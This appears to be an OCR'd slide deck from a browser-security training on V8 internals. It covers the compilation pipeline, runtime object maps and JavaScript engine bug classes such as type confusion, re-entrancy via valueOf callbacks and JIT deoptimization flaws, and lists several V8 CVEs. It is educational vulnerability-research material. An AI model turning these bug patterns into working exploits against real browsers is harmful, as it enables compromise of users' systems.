
ECMAScript Language sections

- Defines fundamental language rules
- Functional: how to parse & execute
  - From input string characters (low level)
  - Through lexical & semantic elements (keywords, operators, expressions)
  - To script and module (high level)
- Concepts used in parsing
  - LHS/RHS, tokens, statement, block…
- Outlines **abstract operations** that can directly be implemented in code with the same name
- You'll need this if auditing code or investigating a bug in parsing subsystem



Abstract Operations


- ECMA's suggestion on how to implement JavaScript language semantics in the engine
  - Not part of the language
- Engine developers often follow it directly
  - Can be **same names of functions** in C++ code of engine
- Very useful to understand inner mechanics of a JavaScript runtime beyond high level definitions
- **Essential for advanced bug hunting to be aware of these ops, and what they do**



https://zerodayengineering.com/training/masterclass/browser-security-nightly.html

JSE execution pipeline

JSE pipeline (example)




V8's compilation pipeline with Ignition enabled


https://v8.dev/blog/ignition-interpreter

Parsing & analysis

- **Input**: JavaScript code as a stream of ASCII symbols in a buffer
- Tokenize
- Grammar
- Syntax verification
- AST (**A**bstract **S**yntax **T**ree)
- (optional) IR/IL (**I**ntermediate **R**epresentation/**L**anguage)
- Bytecode generation
- Variable allocation
- **Output**: JavaScript binary bytecode + runtime structures




AST



https://v8.dev/blog/background-compilation

let x = 1



d8 --trace-ignition


Interpreter

First stage of JavaScript execution

- Iterate through byte codes & execute the respective logic (handlers in Ignition)
- **Collect type feedback!**
- Very slow

Simple JavaScript engines live in this stage;

Modern browser JS engines jump to lower&optimize as fast as possible (even at the cost of speculative type inference)



Lowering

… a.k.a., non-optimizing / baseline compilation or “reduction”

- Replace bytecode with pre-configured snippets (or more fine-grained assembly) of CPU asm code which does the same job
- **Hardware architecture -specialized** (x86/64, ARM, MIPS…)
- Still slow, but better than interpreter

JIT (**J**ust **I**n **T**ime compilation) usually involves lowering + optimization

```
switch (rep) {
  case MachineRepresentation::kFloat32:
    opcode = kMips64Swc1;
    break;
  case MachineRepresentation::kFloat64:
    opcode = kMips64Sdc1;
    break;
  case MachineRepresentation::kBit:  // Fall through.
  case MachineRepresentation::kWord8:
    opcode = kMips64Sb;
    break;
  case MachineRepresentation::kWord16:
    opcode = kMips64Sh;
    break;
  case MachineRepresentation::kWord32:
    opcode = kMips64Sw;
    break;
  case MachineRepresentation::kTaggedSigned:   // Fall through.
  case MachineRepresentation::kTaggedPointer:  // Fall through.
  case MachineRepresentation::kTagged:         // Fall through.
  case MachineRepresentation::kWord64:
    opcode = kMips64Sd;
    break;
  case MachineRepresentation::kSimd128:
    opcode = kMips64MsaSt;
    break;
  case MachineRepresentation::kSimd256:            // Fall through.
  case MachineRepresentation::kCompressedPointer:  // Fall through.
  case MachineRepresentation::kCompressed:         // Fall through.
  case MachineRepresentation::kSandboxedPointer:   // Fall through.
  case MachineRepresentation::kMapWord:            // Fall through.
  case MachineRepresentation::kNone:
    UNREACHABLE();
}
```

Optimization

Inputs:

- Interpreter bytecode
- “Hot function” signal
- **Type feedback**

All the classic compiler stages, plus some:

- Type specialization
- Inlining
- Escape analysis
- Dead code elimination …

Owed to dynamic typing:

- Speculative in nature
- Insert type checks (expensive!!)
- **Conditional de-optimization => return to interpreter mode**

```
2848  bool PipelineImpl::OptimizeGraph(Linkage* linkage) {
2849    PipelineData* data = this->data_;
2850
2851    data->BeginPhaseKind("V8.TFLowering");
2852
2853    // Trim the graph before typing to ensure all nodes are typed.
2854    Run<EarlyGraphTrimmingPhase>();
2855    RunPrintAndVerify(EarlyGraphTrimmingPhase::phase_name(), true);
2856
2857    // Type the graph and keep the Typer running such that new nodes get
2858    // automatically typed when they are created.
2859    Run<TyperPhase>(data->CreateTyper());
2860    RunPrintAndVerify(TyperPhase::phase_name());
2861
2862    Run<TypedLoweringPhase>();
2863    RunPrintAndVerify(TypedLoweringPhase::phase_name());
2864
2865    if (data->info()->loop_peeling()) {
2866      Run<LoopPeelingPhase>();
2867      RunPrintAndVerify(LoopPeelingPhase::phase_name(), true);
2868    } else {
2869      Run<LoopExitEliminationPhase>();
2870      RunPrintAndVerify(LoopExitEliminationPhase::phase_name(), true);
2871    }
2872
2873    if (FLAG_turbo_load_elimination) {
2874      Run<LoadEliminationPhase>();
2875      RunPrintAndVerify(LoadEliminationPhase::phase_name());
2876    }
2877    data->DeleteTyper();
2878
2879    if (FLAG_turbo_escape) {
2880      Run<EscapeAnalysisPhase>();
2881      RunPrintAndVerify(EscapeAnalysisPhase::phase_name());
2882    }
2883
2884    if (FLAG_assert_types) {
2885      Run<TypeAssertionsPhase>();
2886      RunPrintAndVerify(TypeAssertionsPhase::phase_name());
2887    }
2888
```

96 results in 9 files - Open in editor


```
Reduction JSNativeContextSpecialization::ReduceJSAsyncFunctionReject(
Reduction JSNativeContextSpecialization::ReduceJSAsyncFunctionResolve(
Reduction JSNativeContextSpecialization::ReduceJSAdd(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSGetSuperConstructor(
Reduction JSNativeContextSpecialization::ReduceJSInstanceOf(Node* node) {
JSNativeContextSpecialization::InferHasInPrototypeChainResult
JSNativeContextSpecialization::InferHasInPrototypeChain(
Reduction JSNativeContextSpecialization::ReduceJSHasInPrototypeChain(
Reduction JSNativeContextSpecialization::ReduceJSOrdinaryHasInstance(
Reduction JSNativeContextSpecialization::ReduceJSPromiseResolve(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSResolvePromise(Node* node) {
Reduction JSNativeContextSpecialization::ReduceGlobalAccess(
Reduction JSNativeContextSpecialization::ReduceJSLoadGlobal(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSStoreGlobal(Node* node) {
Reduction JSNativeContextSpecialization::ReduceMegaDOMPropertyAccess(
Reduction JSNativeContextSpecialization::ReduceNamedAccess(
Reduction JSNativeContextSpecialization::ReduceJSLoadNamed(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSLoadNamedFromSuper(
Reduction JSNativeContextSpecialization::ReduceJSGetIterator(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSSetNamedProperty(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSDefineNamedOwnProperty(
Reduction JSNativeContextSpecialization::ReduceElementAccessOnString(
void JSNativeContextSpecialization::RemoveImpossibleMaps(
JSNativeContextSpecialization::TryRefineElementAccessFeedback(
Reduction JSNativeContextSpecialization::ReduceElementAccess(
Reduction JSNativeContextSpecialization::ReduceElementLoadFromHeapConstant(
Reduction JSNativeContextSpecialization::ReducePropertyAccess(
Reduction JSNativeContextSpecialization::ReduceEagerDeoptimize(
Reduction JSNativeContextSpecialization::ReduceJSHasProperty(Node* node) {
Reduction JSNativeContextSpecialization::ReduceJSLoadPropertyWithEnumeratedKey(
Reduction JSNativeContextSpecialization::ReduceJSLoadProperty(Node* node) {
```

```cpp
Reduction JSNativeContextSpecialization::ReducePropertyAccess(
    Node* node, Node* key, base::Optional<NameRef> static_name, Node* value,
    FeedbackSource const& source, AccessMode access_mode) {
  DCHECK_EQ(key == nullptr, static_name.has_value());
  DCHECK(node->opcode() == IrOpcode::kJSLoadProperty ||
         node->opcode() == IrOpcode::kJSSetKeyedProperty ||
         node->opcode() == IrOpcode::kJSStoreInArrayLiteral ||
         node->opcode() == IrOpcode::kJSDefineKeyedOwnPropertyInLiteral ||
         node->opcode() == IrOpcode::kJSHasProperty ||
         node->opcode() == IrOpcode::kJSLoadNamed ||
         node->opcode() == IrOpcode::kJSSetNamedProperty ||
         node->opcode() == IrOpcode::kJSDefineNamedOwnProperty ||
         node->opcode() == IrOpcode::kJSLoadNamedFromSuper ||
         node->opcode() == IrOpcode::kJSDefineKeyedOwnProperty);
  DCHECK_GE(node->op()->ControlOutputCount(), 1);

  ProcessedFeedback const& feedback =
      broker()->GetFeedbackForPropertyAccess(source, access_mode, static_name);
  switch (feedback.kind()) {
    case ProcessedFeedback::kInsufficient:
      return ReduceEagerDeoptimize(
          node,
          DeoptimizeReason::kInsufficientTypeFeedbackForGenericNamedAccess);
    case ProcessedFeedback::kNamedAccess:
      return ReduceNamedAccess(node, value, feedback.AsNamedAccess(),
                               access_mode, key);
    case ProcessedFeedback::kMegaDOMPropertyAccess:
      DCHECK_EQ(access_mode, AccessMode::kLoad);
      DCHECK_NULL(key);
      return ReduceMegaDOMPropertyAccess(
          node, value, feedback.AsMegaDOMPropertyAccess(), source);
    case ProcessedFeedback::kElementAccess:
      DCHECK_EQ(feedback.AsElementAccess().keyed_mode().access_mode(),
                access_mode);
      DCHECK_NE(node->opcode(), IrOpcode::kJSLoadNamedFromSuper);
      return ReduceElementAccess(node, key, value, feedback.AsElementAccess());
    default:
      UNREACHABLE();
  }
}
```

TurboFan (v8)

Runtime logic & API

- Code that implements global objects & prototypes (Array, RegExp, etc.)
- `this` object links to a runtime structure that dispatches calls & config
- Interfaces to external libraries (Intl, WebGL…)
- Structures that encode object type (shape) layout in memory
- Type conversions …



```
let x = {}
%DebugPrint(x)
```

```
DebugPrint: 0x34e30010bd99: [JS_OBJECT_TYPE]
 - map: 0x34e3002c22f1 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x34e3002846e5 <Object map = 0x34e3002c21d9>
 - elements: 0x34e300002251 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x34e300002251 <FixedArray[0]>
 - All own properties (excluding elements): {}
0x34e3002c22f1: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 28
 - inobject properties: 4
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 4
 - enum length: invalid
 - back pointer: 0x34e3000023d9 <undefined>
 - prototype_validity cell: 0x34e300204479 <Cell value= 1>
 - instance descriptors (own) #0: 0x34e3000021e5 <Other heap object (STRONG_DESCRIPTOR_ARRAY_TYPE)>
 - prototype: 0x34e3002846e5 <Object map = 0x34e3002c21d9>
 - constructor: 0x34e3002842f9 <JSFunction Object (sfi = 0x34e30021bbb9)>
 - dependent code: 0x34e3000021d9 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

d8 --allow-natives-syntax

JSE bug patterns - universal

(Un)Common bug classes

- Pure buffer overflow is rare due to well audited code base
- Pure Use-after-free is rare due to how garbage collection is implemented
  - Dangling pointers are uncommon
- Implementation specific bug classes
  - E.g. The Hole in v8
- Bug classes come and go
  - There was a spike in UaFs when Array neutering was just introduced, they are gone now
- Parsing bugs are rare in mature engines

File

```
Parent:     323ada01 (Reland "Update V8 DEPS (trusted)")
Author:     Toon Verwaest <verwaest@chromium.org>
AuthorDate: 2022-11-30 15:07:26 +0100
Commit:     V8 LUCI CQ <v8-scoped@luci-project-accounts.iam.gserviceaccount.com>
CommitDate: 2022-11-30 14:47:34 +0000

[parser] Fix eval tracking

Due to mismatch in strictness we otherwise invalidly mark scopes as
calling sloppy eval.

Bug: chromium:1394403
Change-Id: Iece45df87f171616a2917c2aba5540636880a7c6
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/4066044
Reviewed-by: Igor Sheludko <ishell@chromium.org>
Commit-Queue: Toon Verwaest <verwaest@chromium.org>
Cr-Commit-Position: refs/heads/main@{#84575}

```

Aren’t they?

Type Confusion

What is it

- Accessing type X as it were type Y => memory corruption

Reasons

- Dynamic typing
- Runtime mutability

Notes

- Two bugs being type confusion does not imply that they are related; it's a very general vulnerability class (common mistake in news reports)

CVE-2023-2033	Type confusion in V8 in Google Chrome prior to 112.0.5615.12 security severity: High)
CVE-2023-1214	Type confusion in V8 in Google Chrome prior to 111.0.5563.64 security severity: High)
CVE-2023-0696	Type confusion in V8 in Google Chrome prior to 110.0.5481.77 security severity: High)
CVE-2022-4262	Type confusion in V8 in Google Chrome prior to 108.0.5359.94 security severity: High)
CVE-2022-4174	Type confusion in V8 in Google Chrome prior to 108.0.5359.71 security severity: High)
CVE-2022-39266	isolated-vm is a library for nodejs which gives the user access t through CachedDataOptions, attackers can bypass the sandbox or workarounds.
CVE-2022-3889	Type confusion in V8 in Google Chrome prior to 107.0.5304.10 security severity: High)
CVE-2022-3885	Use after free in V8 in Google Chrome prior to 107.0.5304.106 security severity: High)
CVE-2022-3723	Type confusion in V8 in Google Chrome prior to 107.0.5304.87 security severity: High)
CVE-2022-3652	Type confusion in V8 in Google Chrome prior to 107.0.5304.62 security severity: High)

Side effects (runtime re-entrancy)

What is it

- Basically, JavaScript code execution in the middle of C++ code
- State changes => broken code assumptions

Reasons

- Dynamic typing
- Mutability of language semantics by design
- Optimization requirements
- Implicit type conversion

Examples

```
o.__proto__ = {} // intercept lookup on proto chain

o = {valueOf: evil_callback1, toString: evil_callback2}

ta[0] = o; // implicit coercion (via function .valueOf)

new Proxy() // intercept by design

String.prototype.valueOf = function() { return 'y' }; // redefine global object behavior
```

Optimization issues

What is it

- Broken assumptions in JIT-ed JavaScript code
- Ex. optimized for type X, given type Y => type confusion
- More subtle/logic issues

Reasons

- Missed or wrong deoptimization check (logic bug)
- Lack of understanding of JavaScript runtime nuance (unexpected state)

Example

```
function f(arg) { … access arg … }

opt( f(new Uint32Array()) )

// low level accesses in compiled code
optimized for Uint32Array

f({}) // should be deoptimized

opt( f({}) )

// optimized for object
```

Part 3

Deep dive: JavaScript Engine bugs

Zero Day Engineering / Bugs

Edited just now | Share

Table | Pwn2Own | Browsers

New

ID	Product	Aa Title	Description	Tags	Date of patch	Notes
